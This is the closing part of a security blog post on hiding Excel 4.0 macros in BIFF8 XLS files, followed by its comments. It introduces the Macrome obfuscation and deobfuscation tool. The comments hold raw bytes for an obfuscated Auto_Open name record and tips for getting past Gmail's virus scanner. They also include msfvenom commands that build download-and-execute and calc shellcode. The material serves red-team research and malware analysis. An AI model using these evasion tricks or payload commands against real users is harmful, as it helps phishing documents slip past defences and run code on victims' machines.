Much of the work necessary for testing some of these methods involved manually writing XLS files rather than using Excel. While there are plenty of tools for reading the BIFF8 XLS format, good tooling for manually creating and modifying XLS files doesn't appear to be as common. As a result, I've created a tool for building and deobfuscating BIFF8 XLS Macro documents. This tool, Macrome, uses a modified version of the b2xtranslator library used by BiffView.

Macrome implements many of the obfuscations described in this blog post to help penetration testers more easily create documents for phishing campaigns. The modified b2xtranslator library can be used for research and experimentation with alternate

obfuscation methods. Macrome also provides functionality that can be used to reverse many of these obfuscations in support of malware analysts and defenders. The tool was originally going to include functionality to process macros to help bypass obfuscated formulas, but @DissectMalware has already created a fantastic tool called XLMMacroDeobfuscator which goes above and beyond anything I was planning on dropping. It's really a great piece of tech that I'd recommend anyone who has to analyze these kinds of documents.

I'll be posting in the future about how to further expand Macrome and implement your own obfuscation and deobfuscation methods. In the meantime, please give the tool a try at https://github.com/michaelweber/Macrome. If you have any suggestions or feature requests please let me know here or open an issue!

Published

May 12, 2020

Further Evasion in the Forgotten Corners of MS-XLS ›

9 thoughts on “Evading Detection with Excel 4.0 Macros and the BIFF8 XLS Format”

Alfred

June 17, 2020 at 1:28 am

Nice write up. try to reproduce this \ufefeA\uffffu\ufefft\ufffeo\uffef_\ufff0O\ufff1p\ufff6e\ufefdn\udddd but not working how you manage to make it work?

★ Like

↳ Reply

Malware Enthusiast

June 18, 2020 at 5:55 pm

Depending on how you're modifying the Lbl record, you might also need to flip the previous byte from a 00 to a 01 to indicate that it's a Unicode string instead of an ASCII string. I just generated a document using that exact Auto_Open string and it appears to work. Here's the exact bytes for mine (apologies for the formatting):

Lbl (0x3C bytes) – flags: 0x0 | fBuiltin: False | fHidden: False | Name [unicode=True]: ?A?u?t?o?_?O?p?e?n? !AUTO_OPEN! | Formula: Sheet2!FE1
00000000 00 00 00 13 07 00 00 00 00 00 00 00 00 00 01 FE ·····_
00000010 FE 41 00 FF FF 75 00 FF FE 74 00 FE FF 6F 00 EF _A·ÿÿu·ÿ_t·_ÿo·ï
00000020 FF 5F 00 F0 FF 4F 00 F1 FF 70 00 F6 FF 65 00 FD ÿ_·dÿO·ñÿp·öÿe·y
00000030 FE 6E 00 FD FF 3A 00 00 00 00 A0 00 _n·yÿ:···· ·

★ Like

↳ Reply

Alfred

June 21, 2020 at 5:48 am

impressive, i got my hands on your latest update of macrome and i will say it's impressive with the new technique you implemented. but why do you stop only on xls why not port to other extensions like xlsm, xlsb etc which has the ability to contain Macro 4.0?

★ Like

Malware Enthusiast

June 21, 2020 at 10:53 pm

So I am planning on getting to this eventually – but most of the obfuscation that I use in Macrome relies upon/abuses the BIFF8 binary format. Ex: All of the nonsense related to abusing Parse Thing records (like PtgFunc vs PtgFuncVar). Most of the formats you've listed xlsm, etc. are all OOXML files which ultimately store content as text, rather than binary which makes it much easier for analyst tools to parse. xlsb is the one interesting file that has its own binary specification to abuse (https://docs.microsoft.com/en-us/openspecs/office_file_formats/ms-xlsb/acc8aa92-1f02-4167-99f5-84f9f676b95a) but I haven't examined that yet. At a glance it does look fairly similar to BIFF8, so that would probably be the next file format I support.

★ Like

Pingback: Further Evasion in the Forgotten Corners of MS-XLS – Yet Another Security Blog

Alfred

July 2, 2020 at 2:21 pm

i do not know why my gmail is listing the file as Virus despite the obfuscation was being perfect. have any clue about this?

★ Like

↳ Reply

Malware Enthusiast

July 2, 2020 at 7:42 pm

Google's virus detection with XLS files is ALL over the place. Ex: If you create an empty XLS file with a macro sheet, make R1C1 =ALERT("HELLO WORLD",2) and R2C1 =HALT() – it will say that it's a virus. But if you move cells to a different location it works. I need to dig into this one more to get a better sense for WHY they block this sort of stuff. I'd recommend experimenting with moving cells around but this probably is its own world of research to dig into.

★ Like

↳ Reply

Alfred

July 3, 2020 at 5:42 am

i will as you've said. i just don't know why they do such a thing.

★ Like

Alfred

July 9, 2020 at 5:06 pm

i use

msfvenom -a x86 -b '\x00' –platform windows -p windows/download_exec URL=https://the.earth.li/~sgtatham/putty/latest/w32/putty.exe -e x86/alpha_mixed -f raw EXITFUNC=thread > popcalc.bin

to make a payload but excel crashes on execution but it never happened on

msfvenom -a x86 -b '\x00' –platform windows -p windows/exec cmd=calc.exe -e x86/alpha_mixed -f raw EXITFUNC=thread > popcalc.bin

★ Like

Leave a Reply

Enter your comment here...